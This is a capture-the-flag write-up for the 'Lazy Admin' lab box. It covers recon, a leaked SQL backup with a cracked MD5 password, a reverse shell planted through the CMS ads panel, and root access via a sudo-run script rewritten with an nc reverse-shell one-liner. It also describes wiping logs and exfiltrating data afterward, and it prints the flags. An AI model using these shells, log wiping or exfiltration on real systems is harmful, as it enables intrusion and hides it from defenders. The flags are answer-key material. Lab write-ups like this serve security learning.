Lazy Admin

by jon
completed on 03/28/2022

Target Information

I was given the IP Address 10.10.123.214 and the following questions to answer:

1. What is user.txt?
2. What is root.txt?

Recon Phase

I started with a standard NMAP[1] scan of the given IP Address. I then simultaneously ran the other enumeration tools enum4linux[2] and gobuster[3]. Below are the command and the results from the scan. I also learned about bash scripting so I combined all of the commands into an automated bash script and ran it. The command below enables the script to execute and outputs the results to "recon.txt". This automated scripts allows me to open the output file and read the contents in a singular location:

sudo chmod +x recon.sh; ./recon.sh >> recon.txt

Highlighted is important information in the scan results.

```
root@ip-10-10-203-222:~/Desktop/lazy# nmap -sC -sV 10.10.123.214
root@ip-10-10-203-222:~/Desktop/lazy# enum4linux -a 10.10.123.214
root@ip-10-10-203-222:~/Desktop/lazy# gobuster dir -u http://10.10.123.214/ -x p
hp,html,txt -q -t 15 -w /usr/share/wordlists/dirb/common.txt
```


```
Starting Nmap 7.60 ( https://nmap.org ) at 2022-03-15 16:22 GMT
Nmap scan report for ip-10-10-36-106.eu-west-1.compute.internal (10.10.36.106)
Host is up (0.0014s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 49:7c:f7:41:10:43:73:da:2c:e6:38:95:86:f8:e0:f0 (RSA)
|   256 2f:d7:c4:4c:e8:1b:5a:90:44:df:c0:63:8c:72:ae:55 (ECDSA)
|_  256 61:84:62:27:c6:c3:29:17:dd:27:45:9e:29:cb:90:5e (EdDSA)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
```

[1] Note: From http(s)://nmap.org/ -- Nmap ("Network Mapper") is a free and open source (license) utility for network discovery and security auditing.
[2] Note: enum4linux is an opensource enumeration tool for pre-exploitation and post exploitation for Linux machines.
[3] Note: Gobuster is a directory brute forcing tool that enumerates the directories present on an open-facing webserver.

```
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 02:0D:0B:9A:97:A9 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

/.hta (Status: 403)
/.hta.php (Status: 403)
/.hta.html (Status: 403)
/.hta.txt (Status: 403)
/.htpasswd (Status: 403)
/.htpasswd.php (Status: 403)
/.htpasswd.html (Status: 403)
/.htpasswd.txt (Status: 403)
/.htaccess (Status: 403)
/.htaccess.php (Status: 403)
/.htaccess.html (Status: 403)
/.htaccess.txt (Status: 403)
/index.html (Status: 200)
/server-status (Status: 403)
/content/
        /as (Status: 301)
                login page
        /attachment (Status: 301)
        /changelog.txt (Status: 200)
                SweetRice Version #
        /images (Status: 301)
        /inc (Status: 301)
                uploads
                /inc/ads
        /index.php (Status: 200)
        /js (Status: 301)
        /index.php (Status: 200)
/license.txt (Status: 200)
```

The NMAP scan showed an open port 80 and port 22. Because of the lack of information from the other scans, I went to port 80 and began to investigate the directories highlighted above.



Welcome to SweetRice - Thank your for install SweetRice as your website management system.

This site is building now , please come late.


If you are the webmaster,please go to Dashboard -> General -> Website setting

and uncheck the checkbox "Site close" to open your website.

More help at Tip for Basic CMS SweetRice installed

Index of /content/inc

Name	Last modified	Size	Description



Index of /content/inc

Name	Last modified	Size	Description

Index of /content/inc/mysql_backup

Name	Last modified	Size	Description
Parent Directory		-	
mysql_bakup_20191129023059-1.5.1.sql	2019-11-29 12:30	4.7K	


Apache/2.4.18 (Ubuntu) Server at 10.10.123.214 Port 80

There’s lots of screenshots of a variety of information above so let’s break it down: The default page was shown on port 80 and the main pages were on the /content directory. There was a login page on /content/as and a list of assets on /content/inc. Finally, I found a SQL backup file on as one of the assets. I pulled this to my host machine and found a username and password for the login page.


```
root@ip-10-10-203-222:~/Desktop/lazy# wget http://10.10.123.214/content/inc/mysq
l_backup/mysql_bakup_20191129023059-1.5.1.sql
```

```
  14 => 'INSERT INTO `%--%_options` VALUES(\'1\',\'global_setting\',\'a:17:{s:4:\\"name\\";s:25:\\"Lazy Admin&#039;s Website\\";s:6:\\"author\\";s:10:\\"Lazy Admin\
\";s:5:\\"title\\";s:0:\\"\\";s:8:\\"keywords\\";s:8:\\"Keywords\\";s:11:\\"description\\";s:11:\\"Description\\";s:5:\\"admin\\";s:7:\\"manager\\";s:6:\\"passwd\\";s:
32:\\"42f749ade7f9e195bf475f37a44cafcb\\";s:5:\\"close\\";i:1;s:9:\\"close_tip\\";s:454:\\"<p>Welcome to SweetRice - Thank your for install SweetRice as your website
management system.</p><h1>This site is building now , please come late.</h1><p>If you are the webmaster,please go to Dashboard -> General -> Website setting </
p><p>and uncheck the checkbox \\"Site close\\" to open your website.</p><p>More help at <a href=\\"http://www.basic-cms.org/docs/5-things-need-to-be-done-when-
SweetRice-installed/\\">Tip for Basic CMS SweetRice installed</a></p>\\";s:5:\\"cache\\";i:0;s:13:\\"cache_expired\\";i:0;s:10:\\"user_track\\";i:0;s:11:\
\"url_rewrite\\";i:0;s:4:\\"logo\\";s:0:\\"\\";s:5:\\"theme\\";s:0:\\"\\";s:4:\\"lang\\";s:9:\\"en-us.php\\";s:11:\\"admin_email\\";N;}\',\'1575023409\');',
```


I cracked the password hash and can now use this to login to the server!




Hash	Type	Result
42f749ade7f9e195bf475f37a44cafcb	md5	Password123



The dashboard had many tabs, but the "Ads" tab had a panel where you could inject code. This is the means for initial access. I can upload a reverse shell as an advertisement and listen on my host machine to get access.





Exploitation Phase

We discovered the means for initial access in the recon phase. Now that we have the information we need to get into the server, I setup a listener on my host machine and got user access to the machine! I also recently learned about securing a shell once you hack a box, so I included the method alongside the means for initial access:

```
root@ip-10-10-203-222:~/Desktop/lazy# nc -nvlp 33456
Listening on [0.0.0.0] (family 0, port 33456)
```

```
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC
2019 i686 i686 i686 GNU/Linux
 22:18:12 up 23 min,  0 users,  load average: 0.00, 0.00, 0.06
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ /usr/bin/script -qc /bin/bash /dev/null
www-data@THM-Chal:/$
```

Under the home directory was the user.txt file with the flag < THM{63e5bce9271952aad1113b6f1ac28a07} >.

```
www-data@THM-Chal:/home/itguy$ ls
ls
Desktop    Downloads  Pictures  Templates  backup.pl         mysql_login.txt
Documents  Music      Public    Videos     examples.desktop  user.txt
```

I manually enumerated using "sudo -l" and found that the user has privileged permission to run the backup.pl file in the home directory. The backup.pl file runs another file in the /etc/ directory called "copy.sh". I opened "copy.sh" and there was a reverse shell already pasted in the file (someone else hacked the box!).

```
www-data@THM-Chal:/home/itguy$ sudo -l
sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
www-data@THM-Chal:/home/itguy$ cat backup.pl
cat backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
www-data@THM-Chal:/home/itguy$
```

```
cat copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f
```

This is our means for escalation to root.

Privilege Escalation

I edited the script that was already present in "copy.sh" to show my own IP and ran it with a listener. This gave me a root shell! Below are the commands used:

```
www-data@THM-Chal:/etc$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.203.222 5554 >/tmp/f" > copy.sh
```

```
root@ip-10-10-203-222:~# rlwrap nc -lvp 5554
Listening on [0.0.0.0] (family 0, port 5554)
```

```
www-data@THM-Chal:/etc$ sudo /usr/bin/perl /home/itguy/backup.pl
```

```
Connection from ip-10-10-123-214.eu-west-1.compute.internal 40502 received!
# whoami
root
```

I found root.txt in the /root directory < THM{6637f41d0177b6f37cb20d775124699f} >. Before we answer the question, I learned about techniques used to clean up your tracks after you hack a box. I created a batch script to wipe all the logs from the machine I just hacked. I also included bash scripting to exfiltrate all of the sensitive data before wiping the logs and erasing my tracks. Below are the logs I wiped, and the command used to execute the wiper script:

```
root@THM-Chal:/var/log# ls
ls
Xorg.0.log          btmp.1            installer          unattended-upgrades
Xorg.0.log.old      cups              kern.log           upstart
alternatives.log    dist-upgrade      kern.log.1         vboxadd-install.log
alternatives.log.1  dmesg             lastlog            vboxadd-setup.log
apache2             dpkg.log          lightdm            vboxadd-setup.log.1
apport.log          dpkg.log.1        mysql              vboxadd-setup.log.2
apport.log.1        faillog           php7.0-fpm.log     vboxadd-setup.log.3
apt                 fontconfig.log    php7.0-fpm.log.1   wtmp
auth.log.1          fsck              speech-dispatcher  wtmp.1
bootstrap.log       gpu-manager.log   syslog
btmp                hp                syslog.1
```

```
wiper.sh            100%[===================>]     644  --.-KB/s    in 0s

2022-03-28 22:55:24 (80,0 MB/s) - 'wiper.sh' saved [644/644]

root@THM-Chal:/var/log# chmod +x wiper.sh
chmod +x wiper.sh
root@THM-Chal:/var/log# ./wiper.sh
```

Now that I wiped the machine, stole the sensitive data, and disconnected, we can answer those questions.

Questions

1. What is user.txt?
    a. THM{63e5bce9271952aad1113b6f1ac28a07}
2. What is root.txt?
    a. THM{6637f41d0177b6f37cb20d775124699f}